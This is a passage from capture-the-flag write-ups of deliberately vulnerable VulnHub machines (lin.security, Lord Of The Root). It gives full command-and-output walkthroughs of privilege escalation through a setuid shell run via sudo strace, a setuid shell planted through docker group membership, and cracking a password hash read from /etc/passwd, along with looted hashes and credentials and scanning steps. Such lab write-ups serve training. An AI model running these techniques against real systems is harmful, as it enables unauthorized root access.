11         ether 00:0c:29:07:84:f0  txqueuelen 1000  (Ethernet)
12         RX packets 124781  bytes 75456965 (75.4 MB)
13         RX errors 0  dropped 0  overruns 0  frame 0
14         TX packets 99458  bytes 6136016 (6.1 MB)
15         TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16  peter@linsecurity>
17  peter@linsecurity> users
18  bob
19  peter
20  susan
```

Phase #3: Privilege Escalation

1. We find that the user **peter** can run **strace** with elevated privileges. This gives us a option to elevate privileges by tracing a program that spawns a shell:

```
1 nano privesc.c
2     #include <stdlib.h>
3     #include <unistd.h>
4     int main() {
5         setuid(0);
6         setgid(0);
7         system("/bin/bash");
8     }
9 gcc -o privesc privesc.c
10 sudo strace ./privesc

peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ nano privesc.c
peter@linsecurity:~$
peter@linsecurity:~$ cat privesc.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}

peter@linsecurity:~$
peter@linsecurity:~$ gcc -o privesc privesc.c
peter@linsecurity:~$ ls -la
total 56
drwxr-xr-x 7 peter peter      4096 Oct 10 03:12 .
drwxr-xr-x 5 root  root      4096 Jul  9 2018 ..
-rw-r--r-- 1 peter peter      220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter peter    3771 Jul  9 2018 .bashrc
drwx----- 2 peter peter    4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter         0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter    4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter    4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter peter    4096 Jul 10 2018 .local
-rwxrwxr-x 1 peter peter   8384 Oct 10 03:12 privesc
-rw-rw-r-- 1 peter peter     106 Oct 10 03:12 privesc.c
-rw-r--r-- 1 peter peter     807 Jul  9 2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh
peter@linsecurity:~$
```

Figure 10: writeup.privesc.steps.1.1

```

peter@linsecurity:~$ sudo strace ./privesc
execve("./privesc", [ "./privesc" ], 0x7ffecd39b2d0 /* 15 vars */) = 0
brk(NULL)                                = 0x563e2102f000
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)       = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=26254, ...}) = 0
mmap(NULL, 26254, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f6e17664000
close(3)                                 = 0
access("/etc/ld.so.nohwcap", F_OK)       = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\3\0\0\0\1\0\0\0\260\34\2\0\0\0\0"... , 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=2030544, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f6e17662000
mmap(NULL, 4131552, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f6e17053000
mprotect(0x7f6e1723a000, 2097152, PROT_NONE) = 0
mmap(0x7f6e1743a000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f6e1743a000
mmap(0x7f6e17440000, 15072, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f6e17440000
close(3)                                 = 0
arch_prctl(ARCH_SET_FS, 0x7f6e176634c0) = 0
mprotect(0x7f6e1743a000, 16384, PROT_READ) = 0
mprotect(0x563e1fc12000, 4096, PROT_READ) = 0
mprotect(0x7f6e1766b000, 4096, PROT_READ) = 0
munmap(0x7f6e17664000, 26254)            = 0
setuid(0)                                = 0
setgid(0)                                = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f6e17091f20}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ffc66d41ffc) = 24647
wait4(24647, root@linsecurity:~#
root@linsecurity:~#
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~#
root@linsecurity:~# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
root@linsecurity:~#

```

Figure 11: writeup.privesc.steps.1.2

2. We can also elevate privileges using **docker** since the user **peter** is already a member of group **docker**:

```

1  mkdir docker-test
2  cd docker-test
3  cat > Dockerfile
4      FROM debian:wheezy
5      ENV WORKDIR /stuff
6      RUN mkdir -p $WORKDIR
7      VOLUME [ $WORKDIR ]
8      WORKDIR $WORKDIR
9      << EOF
10 docker build -t my-docker-image .
11 docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c 'cp /bin/sh /stuff && chown root.root
    ↪ /stuff/sh && chmod a+s /stuff/sh'
12 ./sh

```

```

peter@linsecurity:~/docker-test$ cat Dockerfile
FROM debian:wheezy
ENV WORKDIR /stuff
RUN mkdir -p $WORKDIR
VOLUME [ $WORKDIR ]
WORKDIR $WORKDIR

peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ docker build -t my-docker-image .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:wheezy
wheezy: Pulling from library/debian
2b15b7abe8b3: Pull complete
Digest: sha256:2259b099d947443e44bbd1c94967c785361af8fd22df48a08a3942e2d5630849
Status: Downloaded newer image for debian:wheezy
---> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /stuff
---> Running in 31b54fd9906b
Removing intermediate container 31b54fd9906b
---> a5217312c204
Step 3/5 : RUN mkdir -p $WORKDIR
---> Running in 2a1641344686
Removing intermediate container 2a1641344686
---> e26d6b2c00eb
Step 4/5 : VOLUME [ $WORKDIR ]
---> Running in 7d9d9db57132
Removing intermediate container 7d9d9db57132
---> 68d5ae430cf8
Step 5/5 : WORKDIR $WORKDIR
Removing intermediate container 8f8fb8766b3d
---> 9b987b04361b
Successfully built 9b987b04361b
Successfully tagged my-docker-image:latest
peter@linsecurity:~/docker-test$

```

Figure 12: writeup.privesc.steps.2.1

```

peter@linsecurity:~/docker-test$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
> 'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'

```

Figure 13: writeup.privesc.steps.2.2

```

peter@linsecurity:~/docker-test$ ls -la
total 120
drwxrwxr-x 2 peter peter 4096 Oct 10 02:46 .
drwxr-xr-x 7 peter peter 4096 Oct 10 02:43 ..
-rw-rw-r-- 1 peter peter 98 Oct 10 02:44 Dockerfile
-rwsr-sr-x 1 root root 106920 Oct 10 02:46 sh
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#
#
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
#
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
#
# whoami
root
#
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:b0ff:fe60:8f7d prefixlen 64 scopeid 0x20<link>
    ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 360 (360.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
    RX packets 155034 bytes 116588078 (116.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 114531 bytes 7132553 (7.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 14: writeup.privesc.steps.2.3

3. We find that the user `insecurity`'s (unsalted) password hash is stored within `/etc/passwd`. We run a bruteforce on this hash to get the cleartext password. Since this user has same uid/gid as user `root`, we get elevated access on the target system:

```

1 cat /etc/passwd
2 echo "insecurity:AzER3pBZh6WZE:0:0:::/bin/sh" >passwd
3 john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
4 P@ssw0rd (insecurity)
5 ssh insecurity@192.168.92.186

```



```
peter@linsecurity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
_lxd:x:105:65534:./var/lib/lxd:/bin/false
uuid:x:106:110:./run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
bob:x:1000:1004:bob:/home/bob:/bin/bash
statd:x:111:65534:./var/lib/nfs:/usr/sbin/nologin
peter:x:1001:1005:.,,./home/peter:/bin/bash
insecurity:AzER3pBZh6WZE:0:0:./:/bin/sh
susan:x:1002:1006:.,,./home/susan:/bin/rbash
peter@linsecurity:~$
```

Figure 15: writeup.privesc.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd (insecurity)
lg 0:00:00:00 DONE (2019-10-09 20:08) 12.50g/s 98400p/s 98400c/s 98400C/s P@ssw0rd..caitlin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh insecurity@192.168.92.186
insecurity@192.168.92.186's password:

```

lin.security

Welcome to lin.security | <https://in.security> | version 1.0

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```

# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#

```

Figure 16: writeup.privesc.steps.3.2

Loot

Hashes

```
1 root:$6$aorWKpxj$y0gku4F1ZRbqvSxxUtAyy2/6K/UU5wLobTSz/Pw5/ILvXgq9NibQ0/┘  
   ↪ NQbOr1Wzp2bTbpNQr1jNNlaGjXD.....  
2 bob:$6$Kk0DA.6┘  
   ↪ Xha4nL2p5$jQ7qoit2l4ckULg1ZxcbL5wUz2Ld2ZUa.RYaIMs.Lma0EFGheX9yCXfKy37KOGsHz50FYIqIESo4QXWL.....  
3 peter:$6$QpjS4vUG$Zi1KcJ7cRB8TJG9A/x7GhQQvJ0RoYwG4Jxj/6R58SJddU2X/┘  
   ↪ QTQKNJWzwiByeTELKeyP0vS83kPsYITbT.....  
4 susan:$6$5oSmm17K$0joeavcuzw4qxDJ2LsD1ablUIrFhycVoIXL3rxN/┘  
   ↪ 3q2lVpQOKLufta5tqMRih30Gb32IBp5yZ7XvBR6uX.....
```

Credentials

```
1 ssh: bob/secre..., susan/MySuperS3cretV....., insecurity/P@ss....
```

References

- [+] <https://www.vulnhub.com/entry/linsecurity-1,244/>
- [+] <https://in.security/lin-security-walkthrough/>
- [+] <https://hackso.me/lin.security-1-walkthrough/>

[VulnHub] Lord Of The Root: 1.0.1

Date: 10/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_sqli](#), [exploit_credsreuse](#), [privesc_kernel_overlayfs](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Overview

This is a writeup for VulnHub VM [Lord Of The Root: 1.0.1](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info lord
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#129	Lord Of The Root: 1.0.1						exploit_sqli exploit_credsreuse privesc_kernel_overlayfs privesc_mysql_root privesc_mysql_udf

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 1337/tcp/http/Apache httpd 2.4.7 ((Ubuntu)): [exploit_sqli](#), [exploit_credsreuse](#), [privesc_kernel_overlayfs](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Oct 10 14:06:38 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.151
2 Nmap scan report for 192.168.92.151
3 Host is up, received arp-response (0.00035s latency).
4 Scanned at 2019-10-10 14:06:39 PDT for 5s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
11 | ssh-dss
  ↳ AAAAB3NzaC1kc3MAAACBAJKVpy10o1bGC8nI2MWPTGKXhT6VsZcRnCAjQhqcpe8hLZ4cXu33YaLzgHJF1cm0ebDTZNP55kkYx8iQLw
  ↳ /eIZSqh+Nf13r04rVcNmEMNP+7liXhjGAQ4G0c95vAN+12V12vHdk2YXE04Mj/VhQxI1AP/5XdiY40I7vDVY6FGw+
  ↳ 4gR+aarZIDjY67jpl//QAAAIaVQVESJ00iTiMudavfNImDDFo/8Ttw0Iq90cAwuE3umJ6PSfjcTq5IODKQ1hHr8Qb
  ↳ /+7Q6+osumy6d0N0IuM9x8sWExOA1WrcGkZszDzBUb4tjWXdliHuxYds+
  ↳ qZjl3esaKbeW5v97Zf5RPYeUv7cWwXThqbVNeHP+fsxAmhMhgw==
12 |   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
13 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQACZnr9vNmnhJVAXLzEz9KbyuNunmOeZLgWAvEXrYL5PQUSnjV6r9quuRtcjxs26JAMkSr2GH0
  ↳ /qfN5gorUQykWv1R3v+4Blu5L4R+8v7pFrQnu7IrAbms9f0iiF0nCWs6dugDQ+4rBl+
  ↳ 90WHbJ40s5f9L1akGBpYmuuT9gy7ULabvc6CYZ2+cFVpkf/s8rc3z30VOW5JNoENyXtyvuirQqQ4+
  ↳ xLVlyPFpBfmqx1mY1X0eY7qqN99/82Ti9JfNjWjWgINGTY0wWGuWJdYrxAiyL/F9/MPJyb/zEM9I2/ne+
  ↳ qUrJ1Jkpcl4eJ42UV7HUKUGpZXkb
14 |   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
15 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFoWH4DDWVRbA1EqnCjoMMCx5bR9hiI5qTJIi+
  ↳ LGY9kWZQU4Y4D+MJQRoDBVd/ijYLAQ1HvW/MZIpjRCfUON6uU=
16 |   256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK8+Q9UBYLsuxYmr6fYF4W8Vv22fP15QxiCfpGk8JV2+
18 MAC Address: 00:0C:29:97:85:0D (VMware)
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Read data files from: /usr/bin/./share/nmap
22 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
23 # Nmap done at Thu Oct 10 14:06:44 2019 -- 1 IP address (1 host up) scanned in 5.59 seconds
```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports					
#	Port	Protocol	Service	Scans	
1.	22/tcp	ssh	ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)	./results/192.168.92.151/scans/tcp_22_ssh_nmap.txt	

Figure 3: writeup.enumeration.steps.2.1

3. We just have 1 open port, 22/tcp and start there. Upon connecting we see a banner that hints at port knocking

sequence 1,2,3. We knock on these ports and find a new port, 1337/tcp, open up on the target system:

```
1 ssh root@192.168.92.151
2
3
4
5
6
7
8
9
10
11
12
13
14 Easy as 1,2,3
15 root@192.168.92.151's password:
16
17 knock 192.168.92.151 1,2,3
18 PORT      STATE SERVICE
19 22/tcp    open  ssh
20 1337/tcp   open  waste
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # ssh root@192.168.92.151
Easy as 1,2,3
root@192.168.92.151's password:
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 4: writeup.enumeration.steps.3.1


```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # knock 192.168.92.151 1 2 3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.00050s latency).

PORT      STATE      SERVICE
1/tcp     filtered  tcpmux
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0013s latency).

PORT      STATE      SERVICE
2/tcp     filtered  compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0016s latency).

PORT      STATE      SERVICE
3/tcp     filtered  compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

Figure 5: writeup.enumeration.steps.3.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # nmap --reason -Pn -sV -sC --version-all 192.168.92.151 -p1337,22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 15:56 PDT
Nmap scan report for 192.168.92.151
Host is up, received arp-response (0.00036s latency).

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:97:85:0D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #

```

Figure 6: writeup.enumeration.steps.3.3

4. We see that the newly opened port is running a HTTP service. We explore it using a web browser. We find a Base64 encoded text within HTML source of the `robots.txt` page. Upon decoding it twice we find a directory path which leads to a login form:

```

1 http://192.168.92.151:1337/robots.txt
2   THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
3
4 b64d THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
5   Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!
6
7 b64d Lzk3ODM0NTIxMC9pbmRleC5waHA=
8   /978345210/index.php

```




Figure 7: writeup.enumeration.steps.4.1
